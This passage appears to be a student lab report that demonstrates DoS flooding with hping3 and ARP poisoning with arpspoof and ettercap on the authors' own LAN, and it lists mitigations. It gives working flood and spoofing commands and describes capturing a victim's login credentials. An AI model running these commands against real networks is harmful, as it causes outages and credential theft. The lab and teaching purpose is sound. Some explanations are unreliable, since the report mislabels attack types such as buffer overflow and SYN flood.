Buffer overflow attacks – the most common DoS attack. The concept is to send more traffic to a network address than the programmers have built the system to handle. It includes the attacks listed below, in addition to others that are designed to exploit bugs specific to certain applications or networks

ICMP flood – leverages misconfigured network devices by sending spoofed packets that ping every computer on the targeted network, instead of just one specific machine. The network is then triggered to amplify the traffic. This attack is also known as the smurf attack or ping of death.

SYN flood – sends a request to connect to a server, but never completes the handshake. Continues until all open ports are saturated with requests and none are available for legitimate users to connect to.

Other DoS attacks simply take advantage of flaws in the target system or service, causing it to crash. In these attacks, input is received that takes advantage of vulnerabilities in the target, causing the system to crash or become significantly destabilized, making it impossible to access or utilize.

The Distributed Denial of Service (DDoS) assault is another sort of DoS attack. When several systems coordinate a synchronized DoS attack on a single target, it is called a DDoS attack. The main distinction is that instead of being attacked from a single point, the target is attacked from multiple points simultaneously.

Attacking Procedures

We are going to perform DoS by flooding the service and eventually crashing it. We've created our own website for demonstrating the attack. The site is hosted on a windows device and the linux machine is acting as an attacking device.

We will be using the hping3 tool for the attack. The adversary and the victim devices are connected to the Local Area Network. The adversary needs to know the ip address of the victim device to perform ICMP flood and needs to know both ip address and port which is open to listen (the dummy website is being hosted in the victim computer).


We will demonstrate both the ICMP flood and SYN flood.

Ip of the victim computer: 10.0.0.37 (as of then)

Open port for listening for requests:3000


ICMP flood:

Command in linux machine terminal:



```
(nobita@Nobita)-[~]  
$ sudo hping3 -1 --rand-source --flood 10.0.0.37  
[sudo] password for nobita:  
HPING 10.0.0.37 (eth0 10.0.0.37): icmp mode set, 28 headers + 0 data bytes  
hping in flood mode, no replies will be shown  
█
```

Wireshark opened in linux machine:



SYN flood:

Send a ICMP packet to request a timestamp from a target, if the target has the ICMP responses blocked it wont respond to ICMP packets however it might allow response to timestamp request.

```
(root@kali)-[~]
# hping3 -i 136.233.9.22 --icmp-ts -c 5
HPING 136.233.9.22 (eth0 136.233.9.22): icmp mode set, 28 headers + 0 data bytes

— 136.233.9.22 hping statistic —
5 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(root@kali)-[~]
# hping3 -i google.com --icmp-ts -c 5
HPING google.com (eth0 142.250.183.46): icmp mode set, 28 headers + 0 data bytes

— google.com hping statistic —
5 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(root@kali)-[~]
# hping3 -i 192.168.100.17 --icmp-ts -c 5
HPING 192.168.100.17 (eth0 192.168.100.17): icmp mode set, 28 headers + 0 data bytes

— 192.168.100.17 hping statistic —
5 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```


The screenshot shows a Kali Linux desktop environment. The top window is Wireshark, displaying a packet capture on the eth0 interface. The packet list shows a series of TCP retransmissions from 192.16.171.33 to 142.250.183.78. The packet details pane shows the TCP header for the first packet, indicating a 'RST' (Reset) flag being set. The bottom window is a terminal, showing the output of the 'tcpdump' command, displaying the raw packet data for the first few packets, including the 'RST' (Reset) flag being set.

1. **Prevent spoofing:** Check that traffic has a source address that matches the set of addresses for the site of origin, and apply filters to prevent spoofing of dial-up connections.
2. **Limit broadcasting:** Attackers frequently send requests to all devices on the network, magnifying the attack. Attacks can be disrupted by limiting or shutting off broadcast forwarding where possible. When possible, users can also turn off the echo and chargen services.
3. **Streamline incident response:** When DoS assaults are identified, honing your incident response can assist your security team in responding fast.
4. **Protect endpoints:** Ensure that all endpoints have been patched to address any known vulnerabilities. EDR agents should be installed on all endpoints that are capable of running them.
5. **Dial in firewalls:** Whenever feasible, make sure your firewalls are limiting ingress and egress traffic across the perimeter.
6. **Monitor the network:** The more you know about typical inbound traffic, the faster you'll be able to detect the commencement of a DDoS attack. Real-time visibility with network detection and response (NDR) is a quick and easy

approach to keep a profile of how your network should look (using machine learning) so you can see abnormal peaks right away.

4. ARP Poisoning

The Address Resolution Protocol (ARP) is a network communication protocol that allows network communications to reach a specific network device. ARP converts Internet Protocol (IP) addresses to Media Access Control (MAC) addresses and the other way around. ARP is most typically used by devices to communicate with the router or gateway that allows them to connect to the Internet.

Hosts keep an ARP cache, which is a table that maps IP addresses to MAC addresses, and utilize it to connect to network destinations. If a host does not know the MAC address for a given IP address, it sends out an ARP request packet, which asks other machines on the network for the MAC address.

Because the ARP protocol was not created with security in mind, it does not verify that a response to an ARP request originates from a legitimate source. It also enables hosts to receive ARP responses even if they have never issued an ARP request. This is a vulnerability in the ARP protocol that allows for ARP spoofing attacks.

In the older IPv4 standard, ARP only works with 32-bit IP addresses. The Neighbor Discovery Protocol (NDP), which is safe and employs cryptographic keys to authenticate host identities, is used by the newer IPv6 protocol. ARP is still widely used because the majority of the Internet still uses the older IPv4 protocol.

An ARP spoofing attack, also known as ARP poisoning, is a Man in the Middle (MitM) exploit that allows attackers to intercept network communication. The following is how the assault works:

1. The attacker has to be able to connect to the network. They scan the network for the IP addresses of at least two devices, such as a workstation and a router, as an example.
2. To send out faked ARP answers, the attacker employs a spoofing tool like Arpspoof or Driftnet.
3. The falsified answers claim that the attacker's MAC address is the proper MAC address for both router and workstation IP addresses. Both the router and

the workstation are tricked into connecting to the attacker's system rather than each other.

4. The two devices then change their ARP cache entries and communicate with the attacker rather than each other from that point forward.

5. The attacker is currently inadvertently intercepting all communications.

Once an ARP spoofing attack is successful, the attacker can:

1. **Continue routing the communications as-is** - Unless the data is transferred via an encrypted channel such as HTTPS, the attacker can sniff the packets and steal it.
2. **Perform session hijacking** - If an attacker obtains a session ID, they can gain access to the user's accounts.
3. **Alter communication** - Pushing a malicious file or website to a workstation, for example.
4. **Distributed Denial of Service (DDoS)** - Instead of attacking their own system, attackers might offer the MAC address of a server they want to DDoS. The target server will be inundated with traffic if they do this for a significant number of IPs.

Attacking Procedure

We are going to perform ARP Poisoning attack with the help of a linux tool called ettercap and to sniff the incoming packets we will use wireshark. The victim computer is the windows pc and the attacker is the linux machine. Both the devices should be in the same Local Area Network.

We'll demonstrate session hijacking. We'll be using our dummy website hosted on the heroku platform. We'll use http protocol from the victim's browser to communicate with the server.

- a. We first start the wireshark in the linux machine to sniff the incoming packets.
- b. We then start ettercap and scan for hosts in the LAN.
- c. We set Target Host 2 as the gateway IP and Target Host 1 as the victim's Ip address.
- d. We then initiate the ARP poisoning attack
- e. We are able to see all the activity in the wireshark as shown below. In wireshark on a linux machine we filter by http and find the post request. There we can see the credentials of the victim.

This is the basic demonstration

ARP Spoofing

Setup:

I have connected two laptops with hotspot of mobile phone as

Host attacker IP:192.168.16.160

Victims IP :192.168.16.71

Gateway: 192.168.16.199

Procedure:

Step 1: Type in “ip r” gives the gateway ip of the router

```
(root@kali)-[~]
# ip r
default via 192.168.16.199 dev eth0 proto dhcp metric 100
192.168.16.0/24 dev eth0 proto kernel scope link src 192.168.16.160 metric 100
(root@kali)-[~]
#
```

Here Gateway IP is 192.168.16.199

```
Command Prompt
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :

Wireless LAN adapter Local Area Connection* 3:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :

Wireless LAN adapter Local Area Connection* 12:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :

Wireless LAN adapter Wi-Fi:

Connection-specific DNS Suffix . :
IPv6 Address. . . . . : 2409:4072:13:9e0d:5978:f060:5663:3b67
Temporary IPv6 Address. . . . . : 2409:4072:13:9e0d:54a0:6d66:f16d:a3cd
Link-local IPv6 Address . . . . . : fe80::d05f:e2c5:7934:b01f%13
IPv4 Address. . . . . : 192.168.16.71
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::28ed:ffff:fe32:5944%13
                          192.168.16.199

Ethernet adapter Bluetooth Network Connection:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :

C:\Users\JEEBAN BHAGAT>
```

Step 2: Now we need to know the victim IP say,192.168.16.71

Step 3: Type in “ifconfig” to know the interface and mac id we are using

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- Learning [Running] - Oracle VM VirtualBox
- File Machine View Input Devices Help
- rohitgupta@kali: ~
- File Actions Edit View Help
- ```
(rohitgupta@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
 inet 192.168.16.160 netmask 255.255.255.0 broadcast 192.168.16.255
 inet6 fe80::a00:27ff:fe54:c756 prefixlen 64 scopeid 0<link>
 ether 08:00:27:54:c7:56 txqueuelen 1000 (Ethernet)
 RX packets 14 bytes 1914 (1.8 KiB)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 23 bytes 2542 (2.4 KiB)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
 inet 127.0.0.1 netmask 255.0.0.0
 inet6 ::1 prefixlen 128 scopeid 0<host>
 loop txqueuelen 1000 (Local Loopback)
 RX packets 0 bytes 0 (0.0 B)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 0 bytes 0 (0.0 B)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```
- (rohitgupta@kali)-[~]

```
(root@kali)-[~]
arpspoof -i eth0 -t 192.168.16.71 192.168.16.199
8:0:27:54:c7:56 bc:17:b8:ca:fa:f8 0806 42: arp reply 192.168.16.199 is-at 8:0:27:54:c7:56
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Step 5: Type in “`arp spoof -i eth0 -t 192.168.16.199 192.168.16.71`” here this command is to spoof router that I am the target

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(root@kali)-[~]
arpspoof -i eth0 -t 192.168.16.199 192.168.16.71
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(root@kali)-[~]
ip r
default via 192.168.16.199 dev eth0 proto dhcp metric 100
192.168.16.0/24 dev eth0 proto kernel scope link src 192.168.16.160 metric 100
```

Before ARP attack

```

C:\ Select Command Prompt
Ethernet adapter Bluetooth Network Connection:

 Media State : Media disconnected
 Connection-specific DNS Suffix . :

C:\Users\Rohit Gupta>arp -a

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Interface: 172.16.171.33 --- 0xa
 Internet Address Physical Address Type
 172.16.168.1 78-ac-c0-88-b5-44 dynamic
 172.16.168.146 00-e9-3a-0a-f6-0d dynamic
 172.16.175.255 ff-ff-ff-ff-ff-ff static
 224.0.0.22 01-00-5e-00-00-16 static
 224.0.0.251 01-00-5e-00-00-fb static
 224.0.0.252 01-00-5e-00-00-fc static
 239.255.255.250 01-00-5e-7f-ff-fa static
 255.255.255.255 ff-ff-ff-ff-ff-ff static

Interface: 192.168.56.1 --- 0x16
 Internet Address Physical Address Type
 192.168.56.255 ff-ff-ff-ff-ff-ff static
 224.0.0.22 01-00-5e-00-00-16 static
 224.0.0.251 01-00-5e-00-00-fb static
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 239.255.255.250 01-00-5e-7f-ff-fa static
 255.255.255.255 ff-ff-ff-ff-ff-ff static

C:\Users\Rohit Gupta>_

```

## After ARP Attack

```
Command Prompt
Microsoft Windows [Version 10.0.19043.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Rohit Gupta>arp -a

Interface: 192.168.16.131 --- 0xa
 Internet Address Physical Address Type
 192.168.16.71 bc-17-b8-ca-fa-f8 dynamic
 192.168.16.160 08-00-27-54-c7-56 dynamic
 192.168.16.199 2a-ed-ff-32-59-44 dynamic
 192.168.16.255 ff-ff-ff-ff-ff-ff static
 224.0.0.22 01-00-5e-00-00-16 static
 224.0.0.251 01-00-5e-00-00-fb static
 224.0.0.252 01-00-5e-00-00-fc static
 239.255.255.250 01-00-5e-7f-ff-fa static
 255.255.255.255 ff-ff-ff-ff-ff-ff static

Interface: 192.168.56.1 --- 0x16
 Internet Address Physical Address Type
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 239.255.255.250 01-00-5e-7f-ff-fa static
 255.255.255.255 ff-ff-ff-ff-ff-ff static

C:\Users\Rohit Gupta>
```

## ARP Poisoning Using ETTERCAP

### 1. First find the IP of the victim network

```
Select Command Prompt
Ethernet adapter Bluetooth Network Connection:

 Media State : Media disconnected
 Connection-specific DNS Suffix . :

C:\Users\Rohit Gupta>arp -a

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Interface: 172.16.171.33 --- 0xa
Internet Address Physical Address Type
172.16.168.1 78-ac-c0-88-b5-44 dynamic
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Interface: 192.168.56.1 --- 0x16
Internet Address Physical Address Type
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255.255.255.255 ff-ff-ff-ff-ff-ff static

C:\Users\Rohit Gupta>
```

### 2. Then check the host IP address(attacker)


```
Learning [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

rohitgupta@kali: ~
File Actions Edit View Help
(rohitgupta@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
 inet 192.168.16.160 netmask 255.255.255.0 broadcast 192.168.16.255
 inet6 fe80::a00:27ff:fe54:c756 prefixlen 64 scopeid 0x20<link>
 ether 08:00:27:54:c7:56 txqueuelen 1000 (Ethernet)
 RX packets 14 bytes 1914 (1.8 KiB)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 23 bytes 2542 (2.4 KiB)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
 inet 127.0.0.1 netmask 255.0.0.0
 inet6 ::1 prefixlen 128 scopeid 0x10<host>
 loop txqueuelen 1000 (Local Loopback)
 RX packets 0 bytes 0 (0.0 B)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 0 bytes 0 (0.0 B)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```




3. Then go to Ettercap and scan for the victim machine



